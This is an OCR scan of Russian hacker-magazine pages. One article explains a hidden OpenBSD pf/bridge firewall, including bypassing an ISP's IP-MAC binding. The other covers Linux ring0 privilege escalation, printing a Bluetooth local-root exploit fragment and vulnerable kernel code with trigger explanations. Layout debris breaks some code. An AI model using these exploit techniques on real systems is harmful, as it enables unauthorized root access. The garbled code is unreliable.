ЕВРОПЕЙСКИЙ ЖУРНАЛ
О СНОУБОРДИНГЕ

ATTENTION! FIREWALL IS -INVISIBLE!-

100

Файрвол-невидимка

ТАК ЭТО, ЗНАЧИТ, НЕВИДИМКА? — СПРОСИЛ ЧЕРНОБОРОДЫЙ, ЗАЛОЖИВ ОДНУ РУКУ ЗА СПИНУ. — Я ДУМАЮ, ПОРА УЖ И ПОСМОТРЕТЬ НА НЕГО. (HERBERT WELLS. THE INVISIBLE MAN.) | Andrey Matveev (andrushock@real.xakep.ru)

Хакерский брандмауэр на страже интересов админа

Представь себе такую ситуацию: 24 часа в сутки, 7 дней в неделю хост в интернете, не имея ни одного IP-адреса, фильтрует входящий и исходящий трафик, нарезает канал, осуществляет привязку IP к MAC, противодействует DOS-атакам и попыткам IP Spoofing'a, дезинформирует сканирующих киддисов, работает в качестве системы обнаружения вторжений, блокирует червей и нежелательную корреспонденцию. Мечта любого админа, гроза всех хакеров. Думаешь, это фантастика? Постараюсь тебя переубедить.

[плюсы и минусы темной лошадки] Одна из программных систем, позволяющих справиться со всеми перечисленными задачами — связка pf(4) и bridge(4). Если с первым псевдоустройством все должно быть более-менее ясно, то на втором стоит остановиться подробнее.

Бридж представляет собой разновидность интеллектуального коммутатора, соединяющего различные сети между собой так, что компьютер из одной сети способен общаться с компьютером из другой без участия маршрутизатора. С помощью прозрачного моста можно:

1. установить файрвол без изменения топологии существующей сети;
2. объединять не только проводные и беспроводные участки сети, но и сети разной архитектуры (скажем Ethernet и Token Ring);
3. изолировать трафик между несколькими выбранными клиентами;
4. снизить общую нагрузку на сеть;
5. вести таблицу соответствия MAC-адресов источников и адресатов;
6. обходить привязку IP к MAC, сделанную на провайдерском сервере (см. врезку);
7. экономить статические IP-адреса, предоставленные поставщиком услуг интернета.

Нельзя забывать и об аспекте безопасност и: такой хост будет невероятно сложно не то что взломать, но даже обнаружить. В доверше-

```
[/home/andrushock](1)% brconfig -a
bridge0: flags=41<UP,RUNNING>
        Configuration:
                priority 32768 hellotime 2 fwddelay 15 maxage
        Interfaces:
                ral0 flags=7<LEARNING,DISCOVER,BLOCKNONIP>
                        port 1 ifpriority 128 ifcost 55
                fxp1 flags=7<LEARNING,DISCOVER,BLOCKNONIP>
                        port 3 ifpriority 128 ifcost 55
        Addresses (max cache: 100, timeout: 240):
                00:0f:3d:f4:d6:63 fxp1 1 flags=0<>
                00:0f:ea:91:43:f6 ral0 1 flags=0<>
[/home/andrushock](2)% netstat -m
170 mbufs in use:
        162 mbufs allocated to data
        2 mbufs allocated to packet headers
        6 mbufs allocated to socket names and addresses
161/198/6144 mbuf clusters in use (current/peak/max)
456 Kbytes allocated to network (79% in use)
0 requests for memory denied
0 requests for memory delayed
0 calls to protocol drain routines
```

[смотрим информацию о бридже]

ние всего мы обойдемся без хардкорного твикинга переменных sysctl, тоскливой перекомпиляции ядра и многочисленных перезагрузок.

Хочу сразу рассказать и о минусах использования такой конструкции:

1 все сетевые интерфейсы, помещенные в бридж, будут автоматически переведены в режим приема всех пакетов (дело в том, что PROMISC в некоторых случаях не представляется возможным: не позволяет сетевая карта, например, TI ThunderLAN — на бридже используется слишком слабый процессор, вето провайдера);

2 для корректной работы по протоколу FTP придется установить специальную проксю ftpsesame;

3 с помощью правила pf "synproxy state" нельзя будет проксировать TCP-соединения и защищать бокс от SYN-флуда;

4 может возникнуть некоторая сложность в администрировании.

Но обо всем по порядку.

[первоначальная установка] Тестирование прозрачного моста проводилось на Pentium 90/32 Mb/4 Gb/2 fxp (две PCI'ные сетевые карты Intel EtherExpress PRO/100+) под управлением OpenBSD 3.7. Будем считать, что на внешний сетевой интерфейс (fxp0) подходит кабель от провайдера, а внутренний интерфейс (fxp1) соединен кроссовером с внешним интерфейсом шлюза компании:

```
--[ ISP_LAN ]-----(fxp0)[ BRIDGE ](fxp1)-----[ GATEWAY ]--
```

Также (для чистоты эксперимента и остроты ощущений) приведу вариант с ADSL LAN-модемом и беспроводным клиентом:

```
--[ ISP_ADSL ]-----(fxp0)[ BRIDGE ](ral0) - - - [ LAPTOP ]
```

Последовательно поднимаем сетевые интерфейсы:

```
# echo up > /etc/hostname.fxp0
# echo up > /etc/hostname.fxp1
```

В случае с Wi-Fi адаптером (здесь Gigabyte GN-WPKG 802.11 b/g выступает в качестве точки доступа) команда будет выглядеть так:

```
# echo 'up media autoselect mode 11g mediaopt hostap nwid wlan chan
11' > /etc/hostname.ral0
```

Создаем транспарентный бридж:

```
# echo 'add fxp0 add fxp1 up' > /etc/bridgename.bridge0
```

Для проверки работоспособности разрешаем прохождение всех пакетов без ограничений:

```
# echo 'pass quick on { lo0, fxp1, fxp0 } all' > /etc/pf.conf
```

Правим конфигурационный файл /etc/rc.conf, содержащий параметры загрузки демонов при старте системы:

```
# vi /etc/rc.conf

/* В сетевых службах нет надобности, мы просто не сможем ими
воспользоваться */
sshd_flags=NO
sendmail_flags=NO
portmap=NO
inetd=NO

/* Включаем фильтр пакетов */
pf=YES
pf_rules=/etc/pf.conf
```

Все. На этом настройка закончена, перезагружаемся:

```
# shutdown -r now
```

[на уровень выше] Существует две немаловажные особенности, относящиеся ко всем видам бриджей (обычному, при котором каждому сетевому интерфейсу соответствует свой IP-адрес; полупрозрачному — установлен хотя бы один IP-адрес; прозрачному — наш случай, в котором нет ни одного IP-адреса). Во-первых, пакеты проходят через псевдоустройство pf дважды. Такое поведение обусловлено тем, что бридж перенаправляет пакетики с одного сетевого интерфейса на другой (примечание: в файле /etc/sysctl.conf нет необходимости устанавливать значение переменной net.inet.ip.forwarding равным 1). Поэтому нужно пропускать весь трафик на внутреннем интерфейсе, а фильтрацию производить только на внешнем. Либо наоборот: фильтровать на внутреннем, пропускать на внешнем. Кому как проще мысленно представлять маршруты прохождения пакетов. И во-вторых, в разрешающих правилах (pass) в обоих направлениях (in/out) на фильтруемом интерфейсе (в нашем случае fxp0) для сохранения состояния соединений необходимо использовать сочетание keep state.

```
# vi /etc/pf.conf

//* Объявляем макросы */
ext_if = "fxp0"
int_if = "fxp1"
unroutable = "{ 127/8, 10/8, 172.16/12, 192.168/16,
255.255.255.255/32 }"

//* Предмет отдельного разговора, см. ниже *//
scrub on $ext_if all random-id reassemble tcp fragment reassemble

/* Запрещаем трансляцию адресов (паранойя, так как NAT
на транспарентном бридже все равно не будет работать) */
no nat on { lo0, $int_if, $ext_if } from any to any

/* Применяем политику запрета по умолчанию */
block all
block inet proto tcp
block inet proto udp

/* Блокируем и регистрируем соединения по протоколам IPv6 и
IGMP */
block in log quick inet6 all
block out log quick inet6 all
block in log quick proto igmp all
block out log quick proto igmp all

/* Блокируем широковещательные запросы и пакеты с фальсифи-
цированным адресом источника */
```

[пример непрозрачного бриджа]

[тюним правила файрвола]

[ЭЛЕГАНТНЫЙ ОБХОД ПРИВЯЗКИ IP К MAC]

Присутствует еще один интересный момент, о котором нельзя не упомянуть. С помощью прозрачного моста можно в некотором роде обойти привязку IP к MAC, сделанную на провайдерском сервере. Поясню на примере. Допустим, по некоторым причинам (это может быть кривой биллинг, отсутствие непосредственного доступа к компьютеру — из сейфа, ключи от которого неоднократно потеряны, торчит только шнурок и т.д.) у нас нет возможности заменить на шлюзе, который выпускает в Сеть мириады клиентов, привязанную на сервере провайдера сетевую карту и/или модифицировать правила файрвола. Нужно в кратчайшие сроки заблокировать чрезвычайно настойчивых спаммеров, прикрыть несколько порносайтов и (не)привилегированных портов. Возможно, тебе знакома эта ситуация. Решение сводится к установке между сервером прова и шлюзом компании транспарентного бриджа, разруливающего пакетами в соответствии с поставленными задачами. Поскольку мост функционирует на канальном уровне, обеспечивая связь между сетевым ПО и сетевыми картами, его работа не зависит от протоколов, соответственно, привязка обходится с невероятной легкостью.

```
block in quick on $ext_if inet from any to 255.255.255.255
block in log quick on $ext_if inet from $unroutable to any

/* Блокируем и регистрируем попытки сканирования */
block in log quick on $ext_if from any os NMAP


/* На этих интерфейсах пропускаем пакеты */
pass quick on { lo0, $int_if } all

/* Еще один метод борьбы с IP Spoofing'ом */
antispoof log for lo0 inet

/* Осторожно отвечаем на эхо-запросы */
pass in  on $ext_if inet proto icmp from any to any icmp-type 8 code 0
keep state (max 32)
pass out on $ext_if inet proto icmp from any to any icmp-type 8 code 0
keep state

/* пропускаем весь исходящий UDP-трафик */
pass out on $ext_if inet proto udp from any to any keep state

/* Чтобы получить качественно сгенерированные ISN-числа, включаем модуляцию для исходящих TCP-соединений (так мы становимся менее уязвимыми для атак типа TCP Hijacking); применив модуляцию для входящих TCP-соединений, можно успешно противостоять ACK-наводнениям */
pass out on $ext_if inet proto tcp from any to any flags S/SA modulate state
```



[настройка соединения в SecureCRT]

За счет использования ключевого слова scrub производится нормализация и дефрагментация IP-пакетов (замечание: пересборка фрагментов производится только для IPv4-пакетов, и только если явно не указан параметр no-df в случае, когда необходимо пробросить NFS-трафик через файрвол). Правило вида «scrub on $ext_if all fragment reassemble» отбрасывает пакеты с недопустимыми комбинациями флагов (например, SYN и FIN или SYN и RST), тем самым вводя в заблуждение сканеры портов ala Nmap. Помимо «fragment reassemble», директива scrub обладает еще несколькими заслуживающими внимания опциями:

random-id — позволяет генерировать случайные идентификаторы в заголовке IP-пакета;
min-ttl значение — устанавливает минимальное значение времени жизни в заголовке IP-пакета;
max-mss значение — устанавливает максимальный размер сегмента в заголовке IP-пакета (например, правило «scrub out on pppoe0 max-mss 1440» идеально для ADSL);
reassemble tcp — усложняет выяснение аптайма хоста, расположенного за NAT'ом, а также запрещает понижать TTL как инициатору соединения, так и адресу назначения (мы же не хотим, чтобы наш бридж так просто обнаружили).

Для тестирования некоторых правил файрвола можно воспользоваться пассивным фингерпринтингом lcamtuf.coredump.cx/p0f-help/. Приведу пример для обычного, непрозрачного бриджа под управлением OpenBSD 3.6-STABLE (pf с опциями scrub и nat):

```
my.real.ip.addr:52566 - OpenBSD 3.0-3.4 (up: 494 hrs) Signature:
[16384:48:1:64:M1460,N,N,S,N,W0,N,N,T:.] ->
213.134.128.25:80 (distance 16, link: ethernet/modem)
```

Отчет онлайновой утилиты после включения "reassemble tcp":

```
my.real.ip.addr:60512 - OpenBSD 3.0-3.4 (up: 8850 hrs) Signature:
[16384:48:1:64:M1460,N,N,S,N,W0,N,N,T:.] ->
213.134.128.25:80 (distance 16, link: ethernet/modem)
```

С конфигурированием закончили. Парсим файл с рулесетами на предмет возможных ошибок:

```
# pfctl -n -f /etc/pf.conf
```

И активируем новые правила:

```
# pfctl -f /etc/pf.conf
```

[прозрачность во всем] Невероятно, но факт: на одном хосте *можно* совместить транспарентный мост и транспарентную проксю. Сложность заключается вот в чем: ввиду специфики сетевой модели (разные уровни OSI) пакеты, которые форвардит с одного интерфейса на другой прозрачный мост, просто не доходят до IP-стека операционной системы. Соответственно, правила перенаправления (rdr) не будут работать для пакетов, не адресованных бриджу. Поэтому одного редиректа недостаточно: нужно роутить (route-to) входящие www-запросы на интерфейс обратной петли. Если перейти на язык конфигов, ларчик открывается следующим образом:

```
[# vi /etc/pf.conf]

/* Пользователи (например, 192.168.1.2/32, 192.168.1.5/32) прописаны в специальном файле */
table <users> persist file "/etc/pfusers.conf"

/* Содержимое www-серверов этих подсетей не кэшируем */
table <no_cache> { 192.168.1.0/24, 192.168.7.0/24 }

/* Запросы от пользователей, поступающие на внутренний сетевой интерфейс, перенаправляем на проксю */
rdr on $int_if from <users> to ! <no_cache> port { 80, 8080, 8101 } ->
127.0.0.1 port 3128

/* Роутим нужные пакетики на loopback-интерфейс */
pass in on $int_if route-to lo0 from <users> to 127.0.0.1 port 3128
```

[чудеса мостостроения] У данной конструкции есть еще одна изюминка: бридж можно подстраивать и пересобирать что назы-

вается «на лету». А именно: удалять одни сетевые интерфейсы, добавлять другие, модифицировать правила привязки и значения переменных, полностью или частично очищать таблицу MAC-адресов. И все это без перезагрузки: успевай только корреспондировать имена сетевых интерфейсов в бридже и правилах файрвола. В качестве примера заменим fxp1 на беспроводной ral0:

```
# brconfig bridge0 down
# ifconfig fxp1 down
# ifconfig bridge0 destroy
# ifconfig bridge0 create
# brconfig bridge0 add fxp0 ral0 up
```

Теперь в /etc/pf.conf остается лишь исправить значение макроса $int_if на ral0 и перечитать конфиг. Сказка.

```
[% brconfig bridge0]

bridge0: flags=41<UP,RUNNING>
        Configuration:
                priority 32768 hellotime 2 fwddelay 15 maxage 20
        Interfaces:
                ral0 flags=7<LEARNING,DISCOVER,BLOCKNONIP>
                        port 1 ifpriority 128 ifcost 55
                fxp0 flags=7<LEARNING,DISCOVER,BLOCKNONIP>
                        port 3 ifpriority 128 ifcost 55
        Addresses (max cache: 100, timeout: 240):
                00:0f:ea:91:43:f6 ral0 1 flags=0<>
                00:0f:3d:f4:d6:63 fxp0 1 flags=0<>
```

[приятные тяготы администрирования] Так как наш хост не имеет ни одного IP-адреса, нам не удастся использовать его сетевые службы, а значит, и удаленно админить. Изменять конфигурацию можно будет только сидя непосредственно за компьютером (console) либо с помощью нуль-модемного кабеля (serial console). Конечно, доставив еще один сетевой адаптер и присвоив ему глобально (не)маршрутизируемый IP-адрес, мы решим проблему, но, согласись, с этим ухищрением пропадет вся красота прозрачности брандмауэра. Поэтому в качестве терминала предпочтительнее использовать старенький ноут класса 486/DX2-66 ;-). Рассмотрим этот вариант поподробнее.
В отличие от DOS и Windows, нумерация последовательных портов в OpenBSD начинается не с единицы, а с нуля. Виндовому COM1 соответствует com0 (/dev/tty00), а COM2 — com1 (/dev/tty01). На самом раннем этапе загрузки OpenBSD убедись, что оба порта верно распознаются загрузчиком: «probing: pc0 com0 com1 apm mem(636K 510M a20=on)». Если ты являешься счастливым обладателем управляемого источника бесперебойного питания, повесь интерфейсный кабель на com1, так как «serial console» умеет работать только с com0.
Настройка сводится к приведению файла терминальных сессий */etc/ttys* и конфига загрузчика */etc/boot.conf* (по умолчанию не существует) к следующему виду:

```
[# vi /etc/ttys]

/* Включаем коммуникационный терминал */
console "/usr/libexec/getty std.9600"   vt220   on  secure

[# vi /etc/boot.conf]

/* Устанавливаем скорость порта равной 9600 bps */
stty com0 9600

/* Нуль-модемный кабель подключен к первому последовательному
порту */
set tty com0

/* Игнорируем пятисекундную задержку при загрузке ОС */
boot
```

Можно на свой страх и риск установить скорость порта равной 19200 bps, но только после перекомпиляции ядра с опциями:

```
option    PCCOMCONSOLE
option    CONSPEED=19200
```

Теперь перезагружай мост, а на ноуте (или на обычном компьютере, играющем роль терминала) открывай SecureCRT, создавай новое подключение по протоколу serial, отключай аппаратное управление потоком и в комбобоксах выбирай 9600/8/None/1. С этого момента весь консольный вывод будет идти на терминал по нуль-модемному кабелю:

```
>> OpenBSD/i386 BOOT 2.08
com0: 9600 baud
switching console to com0
```

[пользовательские радости] Но вернемся к нашим бриджам. С помощью системных вызовов ioctl(2) утилита brconfig(8) позволяет не только запрашивать у ядра состояние помещенных в мост сетевых интерфейсов, но и производить их конфигурирование. Перечислю некоторые интересные опции brconfig:

maxaddr размер — количество записей в кэше моста.
timeout время — таймаут, в течение которого записи будут истекать.
static ифейс адрес — занесение клиентского MAC-адреса в кэш.
deladdr адрес — удаление клиентского MAC-адреса из кэша
blocknonip ифейс — блокировка трафика, отличного от IP, например, соединения по протоколам IPX или NETBEUI (постарайся использовать эту опцию при первой возможности).
rule запись — добавить правило фильтрации.

Пример предоставления доступа беспроводному клиенту с привязкой IP к MAC:

```
[# vi /etc/bridgename.bridge0]

static ral0 00:0f:ea:91:43:f6
up
rule pass in on ral0 src 00:0f:ea:91:43:f6 tag andrushock
rule block in on ral0


# echo 'block in quick on ral0 from ! 192.168.1.21/32 to any tagged
andrushock' >> /etc/pf.conf
```


В итоге, собрав по кусочкам необходимые переменные вместе, получим конфиг для транспарентного бриджа, работающего в параноидальном режиме. Будь осторожен: это достаточно агрессивная конфигурация, которая может не заработать в твоем случае.

```
[# vi /etc/bridgename.bridge0]

add fxp0
add ral0
blocknonip fxp0
blocknonip ral0
-learn fxp0 ral0
-discover fxp0 ral0
static ral0 00:0f:ea:91:43:f6
maxaddr 10
timeout 0
up
rule pass in on ral0 src 00:0f:ea:91:43:f6 tag andrushock
rule block in on ral0
```

[kernel hacking] Есть способ, позволяющий сделать невидимый файрвол еще более невидимым :). Заключается он в том, чтобы научить ядро операционной системы возвращать ICMP-сообщения так, будто они отправлены с клиентского хоста, а не с файрвола. Экспериментальный патч для OpenBSD 3.5 можно взять здесь: marc.theaimsgroup.com/?l=openbsd-pf&m=108858252615179&w=2. Попробуй адаптировать его к своей версии операционки, если, конечно, ты действительно заинтересован в этой фиче


[утилита tcpdump в работе]



Захват нулевого кольца

НУЛЕВОЕ КОЛЬЦО ДАЕТ ПОЛНУЮ ВЛАСТЬ НАД ПРОЦЕССОРОМ, ПОЗВОЛЯЯ ДЕЛАТЬ С НИМ ВСЕ, ЧТО УГОДНО. НА ЭТОМ УРОВНЕ ИСПОЛНЯЕТСЯ КОД ОПЕРАЦИОННОЙ СИСТЕМЫ, ЗАГРУЖАЮТСЯ МОДУЛИ ЯДРА И ПРОЧИЕ НИЗКРОУРОВНЕВЫЕ КОМПОНЕНТЫ. СЧИТАЕТСЯ, ЧТО LINUX НАДЕЖНО ОБЕРЕГАЕТ НУЛЕВОЕ КОЛЬЦО ОТ ХАКЕРСКОГО ВТОРЖЕНИЯ, НО ЭТО НЕ ТАК. ЗА ПОСЛЕДНИЕ ГОДЫ ОБНАРУЖЕНО МНОЖЕСТВО ДЫР, НЕКОТОРЫЕ ИЗ КОТОРЫХ ОСТАЮТСЯ НЕЗАЛАТАННЫМИ ДО СИХ ПОР | Крис Касперски ака мыщъх

Покоряем ring0 в Linux

[введение] Что можно сделать с прикладного уровня? Выполнить непривилегированную команду процессора, обратиться к пользовательской ячейке памяти, дернуть системным вызовом. Запись в порты ввода/вывода, перепрограммирование BIOS, маскировка процессов и сетевых соединений возможны только с уровня ядра. Все хакеры стремятся в этот священный Грааль, но не все его находят. Много дорог ведет туда, поэтому я расскажу только о самых интересных из них.


[относительно честные способы взлома] С правами root'а проникнуть в ядро не проблема. Можно, например, написать свой LKM (Loadable Kernel Module — загружаемый модуль ядра) и загрузить его командой insmod. LKM-модули пишутся очень просто (это не Windows-драйвера!). Примеры готовых модулей можно найти в статье "Поиграем с туксом в прятки", там же рассказывается, как их замаскировать от взора бдительного администратора.

Другой вариант. Ядро монтирует два псевдоустройства: /dev/mem (физическая память до виртуальной трансляции) и /dev/kmem (физическая память после виртуальной трансляции). Из-под root'а мы можем манипулировать с кодом и данными ядра. Весь вопрос в том, как этого самого root'а заполучить. Легальным образом этого нельзя сделать никак! Linux обладает целым комплексом мер безопасности (только охранников в бронежилетах и машин с мигалками не хватает), однако, в системе защиты имеется множество дыр, делающих ее похожей на дуршлаг. Вот этими дырами мы и воспользуемся.

[дырка в голубом зубе] Крошечный чип Bluetooth использует навороченный протокол связи, поддержка которого проходит довольно болезненно. Практически ни одному коллективу разработчиков не удалось предотвратить появление новых дыр, в которые и слон пролезет, но если не слон, то червь — точно. Не стала исключением и Linux. В апреле 2005 года появилось сообщение о дыре, а следом за этим был написан Kernel Bluetooth Local Root Exploit, работающий на ядрах 2.6.4-52, 2.6.11 и некоторых других.

Ошибка разработчиков состояла в том, что эти редиски разместили структуры сокета Голубого Зуба в пользовательской области памяти, тем самым открыв полный доступ к модификации всех полей. Одним из таких полей оказался указатель на код, вызываемый с уровня ядра. При нормальном развитии событий он указывает на библиотеку поддержки Голубого Зуба, но нам ничего не стоит перенаправить его на shell-код!

Ключевой фрагмент эксплойта, дающего права root'а из-под



[ELF файл и его дамп]



[плакат, перечисляющий основные уязвимости под Linux]

юзера, приведен ниже. Оригинальный исходный текст лежит на *home.paf.net/qobaiashi/ong_bak.c*, а здесь копия: *www.securiteam.com/exploits/5KP0F0AFFO.html*.

[ключевой фрагмент эксплойта, дающий root'a из-под юзера]

```
if ((tmp = klogctl(0x3, buf, 1700)) > -1)
{
 check = strstr(buf, "ecx: ");
 printf("|- [%0.14s]\n", check);
 if (*(check+5) == 0x30 && *(check+6) == 0x38)
 {
   check += 5;
   printf("|- suitable value found! using 0x%0.9s\n", check);
   *(check+9) = 0x00; *(--check) = 'x'; *(--check) = '0';
   mod = (unsigned int *)strtoul(check, 0, 0);
   for (sock = 0; sock <= 200; sock++)
     *(mod++) = (int)ong_code;

   if ((sock = socket(AF_BLUETOOTH, SOCK_RAW, arg)) < 0)
     printf("|- invalid value\n");
     exit(1);
   }
 }
}
```

[эльфы падают в дамп] Самой свежей дырой, которая была найдена на момент написания этих строк, оказалась уязвимость в ELF-загрузчике, обнаруженная 11 мая 2005 года и поражающая целую серию ядер: 2.2.27-rc2, 2.4, 2.4.31-pr1, 2.6, 2.6.12-rc4 и т.д. Ошибка сидит в функции elf_core_dump(), расположенной в файле binfmt_elf.c. Ключевой фрагмент уязвимого листинга выглядит так:

[ключевой фрагмент функции elf_core_dump(),
подверженной переполнению]

```
static int elf_core_dump(long signr, struct pt_regs *regs, struct file *file)
{
 struct elf_prpsinfo psinfo;

 memset(&psinfo, 0, sizeof(psinfo));
 {
   int i, len; /* 1 */
   len = current->mm->arg_end - current->mm->arg_start;
   if (len >= ELF_PRARGSZ) /* 2 */
     len = ELF_PRARGSZ - 1;
   copy_from_user(&psinfo.pr_psargs,
     (const char *)current->mm->arg_start, len);
 }
}
```

Типичное переполнение буфера! Программист объявляет знаковую переменную len (см. /* 1 */) и спустя некоторое время передает ее функции copy_form_user(), копирующей данные из пользовательской памяти в область ядра. Проверка на отрицательное значение не выполняется (см. /* 2 */). Что это значит для нас в практическом плане? А вот что! Если current->mm->arg_start будет больше, чем current->mm->arg_end, в ядро скопируется очень большой регион пользовательского пространства.

А как этого можно добиться? Анализ показывает, что переменные current->mm->arg_start и current->mm->arg_end инициализируются в функции create_elf_tables(), причем если функция strnlen_user() возвратит ошибку, то будет инициализирована лишь переменная current->mm->arg_start, а current->mm->arg_end сохранит свое значение, унаследованное от предыдущего файла.

[ключевой фрагмент функции create_elf_tables()]

```
static elf_addr_t *
create_elf_tables(char *p, int argc, int envc,
 struct elfhdr *exec,
 unsigned long load_addr,
 unsigned long load_bias,
 unsigned long interp_load_addr, int ibcs)
 {
   current->mm->arg_start = (unsigned long)p;
   while (argc-- > 0)
   {
     __put_user((elf_caddr_t)(unsigned long)p, argv++);
     len = strnlen_user(p, PAGE_SIZE * MAX_ARG_PAGES);
     if (!len || len > PAGE_SIZE * MAX_ARG_PAGES)
       return NULL; // warn
     p += len;
   }
   __put_user(NULL, argv);
   current->mm->arg_end = current->mm->env_start = (unsigned
long)p;
 ...
 }
```

Остается сущая мелочь. Обломать функцию strnlen_user(), расположив обе переменные в секции ELF-файла с закрытым доступом (PROT_NONE), при обращении к которой произойдет исключение. Для сброса коры программы ядро вызовет core_dump(), которая в свою очередь вызовет elf_core_dump(), и тут-то и произойдет переполнение! Перезапись области ядра открывает практически неограниченные возможности, ведь shell-код выполняется на нулевом кольце! Демонстрационной эксплойт лежит здесь: *www.isec.pl/vulnerabilities/isec-0023-coredump.txt*

[проблемы многопоточности] В классической UNIX никаких потоков вообще не было, а потому не существовало проблемы их синхронизации. С функцией fork() и развитыми средствами межпроцессорного взаимодействия потоки не очень-то и нужны. Но все-таки они появились, продырявив систему до самого дна. Ядро превратилось в настоящее скопище багов. Вот только один из них, обнаруженный в начале января 2005 года и поражающий все ядра версии 2.2, а ядра с версиями от 2.4 до 2.4.29-pre3 и от 2.6 до 2.6.10 включительно. Рассмотрим фрагмент функции load_elf_library(), автоматически вызываемой функцией sys_uselib() при загрузке новой библиотеки:

[ключевой фрагмент функции load_elf_library(),
содержащей ошибку синхронизации потоков]

```
static int load_elf_library(struct file *file)
{
   down_write(&current->mm->mmap_sem); // warn
   error = do_mmap(file,
   ELF_PAGESTART(elf_phdata->p_vaddr),
   (elf_phdata->p_filesz +
   ELF_PAGEOFFSET(elf_phdata->p_vaddr)),
   PROT_READ | PROT_WRITE | PROT_EXEC,
   MAP_FIXED | MAP_PRIVATE | MAP_DENYWRITE,
   (elf_phdata->p_offset -
   ELF_PAGEOFFSET(elf_phdata->p_vaddr)));

 up_write(&current->mm->mmap_sem);
 if (error != ELF_PAGESTART(elf_phdata->p_vaddr))
   goto out_free_ph;

 elf_bss = elf_phdata->p_vaddr + elf_phdata->p_filesz;
 padzero(elf_bss);

 len = ELF_PAGESTART(elf_phdata->p_filesz +
   elf_phdata->p_vaddr + ELF_MIN_ALIGN - 1);
```

```
  bss = elf_phdata->p_memsz + elf_phdata->p_vaddr;
  if (bss > len)
    do_brk(len, bss - len); // warn
  ...
 }
```

Как мы видим, семафор mmap_sem освобождается до вызова функции do_brk(), порождая тем самым проблему синхронизации потоков. В тоже время, анализ функции sys_brk() убеждает нас в том, что функция do_brk() должна вызываться с взведенным семафором. Рассмотрим фрагмент исходного кода, позаимствованный из файла mm/mmap.c:

[ключевой фрагмент функции sys_brk(), страдающей нарушением когерентности служебных структур данных]

```
vma = kmem_cache_alloc(vm_area_cachep, SLAB_KERNEL); // warn
